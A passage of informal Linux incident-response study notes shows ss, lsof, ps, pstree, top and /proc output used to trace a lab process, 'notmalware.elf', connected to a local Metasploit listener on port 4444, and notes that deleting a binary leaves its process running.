ESTAB  0       0             127.0.0.1:5433         127.0.0.1:37930    users:(("postgres",pid=3616,fd=8))
ESTAB  0       0             127.0.0.1:37162        127.0.0.1:4444     users:(("notmalware.elf",pid=3610,fd=3))
ESTAB  0       0             127.0.0.1:5433         127.0.0.1:37918    users:(("postgres",pid=3614,fd=8))
ESTAB  0       0             127.0.0.1:5433         127.0.0.1:55508    users:(("postgres",pid=3168,fd=8))
ESTAB  0       0             127.0.0.1:4444         127.0.0.1:37162    users:(("ruby",pid=3153,fd=10))
ESTAB  0       0             127.0.0.1:55508        127.0.0.1:5433     users:(("ruby",pid=3153,fd=7))
ESTAB  0       0             127.0.0.1:37930        127.0.0.1:5433     users:(("ruby",pid=3153,fd=12))
ESTAB  0       0             127.0.0.1:37918        127.0.0.1:5433     users:(("ruby",pid=3153,fd=11))
```

Step 2: look for files on the system using "lsof" with sudo

Using it alone will show u many information but with filters u can have much usable ones

1- Sudo lsof -p "process IF"

The process path and network connection

```
tcm@SOC101-ubuntu:~$ sudo lsof -p 3610
lsof: WARNING: can't stat() fuse.portal file system /run/user/1000/doc
      Output information may be incomplete.
lsof: WARNING: can't stat() fuse.gvfsd-fuse file system /run/user/1000/gvfs
      Output information may be incomplete.
COMMAND    PID USER   FD      TYPE DEVICE SIZE/OFF    NODE NAME
notmalwar 3610  tcm  cwd       DIR    8,2     4096 1317455 /home/tcm/malware
notmalwar 3610  tcm  rtd       DIR    8,2     4096       2 /
notmalwar 3610  tcm  txt       REG    8,2      250 1317839 /home/tcm/malware/notmalware.elf
notmalwar 3610  tcm    0u      CHR  136,0      0t0       3 /dev/pts/0
notmalwar 3610  tcm    1u      CHR  136,0      0t0       3 /dev/pts/0
notmalwar 3610  tcm    2u      CHR  136,0      0t0       3 /dev/pts/0
notmalwar 3610  tcm    3u     IPv4  21570      0t0     TCP localhost:37162->localhost:4444 (ESTABLISHED)
notmalwar 3610  tcm    4u  a_inode   0,15        0      69 [eventfd:52]
```

And here u can take the hash of file and try it on virus total

2-

Linux Process Analysis

Sunday, April 12, 2026 12:01 AM

When seeing the processes running on Linux system it gives use PS

But this will give u the ones u just ran instead use

1- sudo ps -u username

```
tcm@SOC101-ubuntu:~$ sudo ps -u tcm
    PID TTY          TIME CMD
   1849 ?        00:00:01 systemd
   1851 ?        00:00:00 (sd-pam)
   1864 ?        00:00:00 pipewire
   1865 ?        00:00:00 pipewire
   1869 ?        00:00:00 snapd-desktop-i
   1877 ?        00:00:00 wireplumber
   1878 ?        00:00:00 pipewire-pulse
   1879 ?        00:00:00 gnome-keyring-d
   1884 ?        00:00:00 dbus-daemon
   1910 ?        00:00:00 xdg-document-po
   1923 tty2     00:00:00 gdm-wayland-ses
   1936 tty2     00:00:00 gnome-session-b
   1983 ?        00:00:00 xdg-permission-
   2015 ?        00:00:00 gcr-ssh-agent
   2016 ?        00:00:00 gnome-session-c
   2023 ?        00:00:00 gvfsd
   2033 ?        00:00:00 gvfsd-fuse
   2039 ?        00:00:00 gnome-session-b
   2073 ?        00:07:22 gnome-shell
```

2- sudo ps -AFH : to show full system process

-A:all -F:verbose -H:more details as parent then directly child

```
UID          PID    PPID  C    SZ   RSS PSR STIME TTY          TIME CMD
root           2       0  0     0     0   0 15:18 ?        00:00:00 [kthreadd]
root           3       2  0     0     0   0 15:18 ?        00:00:00   [pool_workqueue_release]
root           4       2  0     0     0   0 15:18 ?        00:00:00   [kworker/R-rcu_g]
root           5       2  0     0     0   0 15:18 ?        00:00:00   [kworker/R-rcu_p]
root           6       2  0     0     0   0 15:18 ?        00:00:00   [kworker/R-slub_]
root           7       2  0     0     0   0 15:18 ?        00:00:00   [kworker/R-netns]
root          12       2  0     0     0   0 15:18 ?        00:00:00   [kworker/R-mm_pe]
root          13       2  0     0     0   0 15:18 ?        00:00:00   [rcu_tasks_kthread]
root          14       2  0     0     0   0 15:18 ?        00:00:00   [rcu_tasks_rude_kthread]
root          15       2  0     0     0   0 15:18 ?        00:00:00   [rcu_tasks_trace_kthread]
root          16       2  0     0     0   0 15:18 ?        00:00:00   [ksoftirqd/0]
root          17       2  0     0     0   0 15:18 ?        00:00:02   [rcu_preempt]
root          18       2  0     0     0   0 15:18 ?        00:00:00   [migration/0]
root          19       2  0     0     0   0 15:18 ?        00:00:00   [idle_inject/0]
root          20       2  0     0     0   0 15:18 ?        00:00:00   [cpuhp/0]
root          21       2  0     0     0   0 15:18 ?        00:00:00   [kdevtmpfs]
root          22       2  0     0     0   0 15:18 ?        00:00:00   [kworker/R-inet_]
root          24       2  0     0     0   0 15:18 ?        00:00:00   [kauditd]
root          25       2  0     0     0   0 15:18 ?        00:00:00   [khungtaskd]
root          26       2  0     0     0   0 15:18 ?        00:00:00   [oom_reaper]
root          28       2  0     0     0   0 15:18 ?        00:00:00   [kworker/R-write]
root          29       2  0     0     0   0 15:18 ?        00:00:00   [kcompactd0]
root          30       2  0     0     0   0 15:18 ?        00:00:00   [ksmd]
```

The reason we start with network because it less and easier and we can find the malware ID faster then dig more in processes

3- After that I can make better investigations as:

```
tcm@SOC101-ubuntu:~$ sudo ps -p 3610
    PID TTY          TIME CMD
   3610 pts/0    00:00:00 notmalware.elf
tcm@SOC101-ubuntu:~$ sudo ps -p 3610 -F
UID          PID    PPID  C    SZ   RSS PSR STIME TTY          TIME CMD
tcm         3610    2941  0   793  2944   0 15:31 pts/0    00:00:00 ./notmalware.elf
tcm@SOC101-ubuntu:~$ sudo ps --ppid 2941
    PID TTY          TIME CMD
   3610 pts/0    00:00:00 notmalware.elf
```

And like this u can just follow the process IDs of each parent

4- Pstree : u can use it to list the tree of process in the system

Pstree -p -s ID

```
tcm@SOC101-ubuntu:~$ pstree -p -s 3610
systemd(1)───systemd(1849)───gnome-terminal-(2933)───bash(2941)───notmalware.elf(3610)
```


-p for the process
-s for the parents

5- Top : if u want live process changes

```
top - 18:26:31 up  3:08,  1 user,  load average: 0.54, 0.29, 0.21
Tasks: 206 total,   1 running, 205 sleeping,   0 stopped,   0 zombie
%Cpu(s):  7.6 us, 26.7 sy,  0.0 ni, 65.7 id,  0.0 wa,  0.0 hi,  0.0 si,  0.0 st
MiB Mem :  12912.5 total,   8991.9 free,   1545.6 used,   2747.6 buff/cache
MiB Swap:   4096.0 total,   4096.0 free,      0.0 used.  11366.8 avail Mem

    PID USER      PR  NI    VIRT    RES    SHR S  %CPU  %MEM     TIME+ COMMAND
   2073 tcm       20   0 3516724 404468 144484 S  35.5   3.1   9:30.56 /usr/bin/gnome-shell
   2933 tcm       20   0  708904  66824  49972 S   2.3   0.5   0:55.14 /usr/libexec/gnome-terminal-server
   3153 tcm       20   0  497204 256744  13312 S   0.3   1.9   1:07.68 /opt/metasploit-framework/bin/../embedd+
   3616 tcm       20   0  173404  17464  15488 S   0.3   0.1   0:09.95 postgres: msf msf 127.0.0.1(37930) idle
   1849 tcm       20   0   21164  12636   9600 S   0.0   0.1   0:01.25 /usr/lib/systemd/systemd --user
   1851 tcm       20   0   21460   3612   1792 S   0.0   0.0   0:00.00 (sd-pam)
   1864 tcm        9 -11  116808  16180   9068 S   0.0   0.1   0:01.02 /usr/bin/pipewire
   1865 tcm       20   0   97736   5888   5120 S   0.0   0.0   0:00.00 /usr/bin/pipewire -c filter-chain.conf
   1869 tcm       20   0   38952  11776  10368 S   0.0   0.1   0:00.55 /snap/snapd-desktop-integration/157/usr+
   1877 tcm        9 -11  406804  18944  13952 S   0.0   0.1   0:00.63 /usr/bin/wireplumber
   1878 tcm        9 -11  116992  16120  11048 S   0.0   0.1   0:00.41 /usr/bin/pipewire-pulse
   1879 tcm       20   0  316508  10112   9088 S   0.0   0.1   0:00.08 /usr/bin/gnome-keyring-daemon --foregro+
   1884 tcm       20   0   10936   6656   4608 S   0.0   0.1   0:00.98 /usr/bin/dbus-daemon --session --addres+
   1910 tcm       20   0  629780   7552   6784 S   0.0   0.1   0:00.07 /usr/libexec/xdg-document-portal
   1923 tcm       20   0  235668   5888   5504 S   0.0   0.0   0:00.00 /usr/libexec/gdm-wayland-session env GN+
   1936 tcm       20   0  298200  16640  14720 S   0.0   0.1   0:00.02 /usr/libexec/gnome-session-binary --ses+
   1983 tcm       20   0  309436   6144   5632 S   0.0   0.0   0:00.00 /usr/libexec/xdg-permission-store
   2015 tcm       20   0  162652   6912   6272 S   0.0   0.1   0:00.01 /usr/libexec/gcr-ssh-agent --base-dir /+
```

Add -u for user
Add -c for Command used and path
Add -o with column name to sort on (example : -TIME+)


6- /proc : repo with system process



```
tcm@SOC101-ubuntu:/proc$ ls
1     16    19412 2179 2316 2654 3067 39  56  asound        kcore          slabinfo
1003  17    19539 2182 2330 2673 3068 4   565 bootconfig    keys           softirqs
1012  17601 19712 22   2363 2692 3069 40  571 buddyinfo     key-users      stat
12    177   19713 2207 24   2704 3070 41  572 bus           kmsg           swaps
126   1771  19749 2211 2420 2728 3071 416 576 cgroups       kpagecgroup    sys
127   178   19782 2212 2439 2750 3077 419 577 cmdline       kpagecount     sysrq-trigger
1295  18    19828 2214 2442 2751 31   42  580 consoles      kpageflags     sysvipc
13    1835  1983  2217 2445 2755 3153 43  590 cpuinfo       latency_stats  thread-self
1303  1849  1999  2219 2446 2757 3168 44  6   crypto        loadavg        timer_list
1316  1851  2     2220 246  2762 32   45  611 devices       locks          tty
1328  1864  20    2221 2464 2765 33   46  612 diskstats     mdstat         uptime
1342  1865  2015  2222 2475 2766 34   47  631 dma           meminfo        version
1345  1869  2016  2225 2494 28   345  48  64  driver        misc           version_signature
1374  1877  2023  2226 2499 2879 35   49  642 dynamic_debug modules        vmallocinfo
1375  1878  2033  2227 25   29   3573 491 647 execdomains   mounts         vmstat
1376  1879  2039  2229 2504 2933 36   5   648 fb            mtrr           zoneinfo
1377  1884  2073  2232 2509 2941 3610 50  66  filesystems   net
1396  19    2075  2234 2522 3    3614 51  696 fs            pagetypeinfo
14    1910  2096  2238 2551 30   3616 538 7   interrupts    partitions
1428  19114 21    2239 2582 3007 3634 539 701 iomem         pressure
15    1923  2148  2249 26   301  37   543 702 ioports       schedstat
1528  19274 2157  2259 2637 3064 38   55  79  irq           scsi
1563  1936  2168  2314 2640 3066 3861 551 acpi kallsyms     self
```


We can enter any process file and cat them and see commandline , environment variables , exe file

7- Lsof : list the porcess manly used to see the process running even if the exe is deleted



```
tcm@SOC101-ubuntu:/proc/3610$ sudo lsof -p 3610
[sudo] password for tcm:
lsof: WARNING: can't stat() fuse.portal file system /run/user/1000/doc
      Output information may be incomplete.
lsof: WARNING: can't stat() fuse.gvfsd-fuse file system /run/user/1000/gvfs
      Output information may be incomplete.
COMMAND    PID USER   FD      TYPE DEVICE SIZE/OFF    NODE NAME
notmalwar 3610  tcm  cwd       DIR    8,2     4096 1317455 /home/tcm/malware
notmalwar 3610  tcm  rtd       DIR    8,2     4096       2 /
notmalwar 3610  tcm  txt       REG    8,2      250 1317839 /home/tcm/malware/notmalware.elf (deleted)
notmalwar 3610  tcm    0u      CHR  136,0      0t0       3 /dev/pts/0
notmalwar 3610  tcm    1u      CHR  136,0      0t0       3 /dev/pts/0
notmalwar 3610  tcm    2u      CHR  136,0      0t0       3 /dev/pts/0
notmalwar 3610  tcm    3u     IPv4  21570      0t0     TCP localhost:37162->localhost:4444 (ESTABLISHED)
notmalwar 3610  tcm    4u  a_inode   0,15        0      69 [eventfd:52]
```

Even u can see all processes with deleted files



```
tcm@SOC101-ubuntu:/proc/3610$ lsof +L1
```

This means deleting the exe file of the malware does not mean that the malware process ends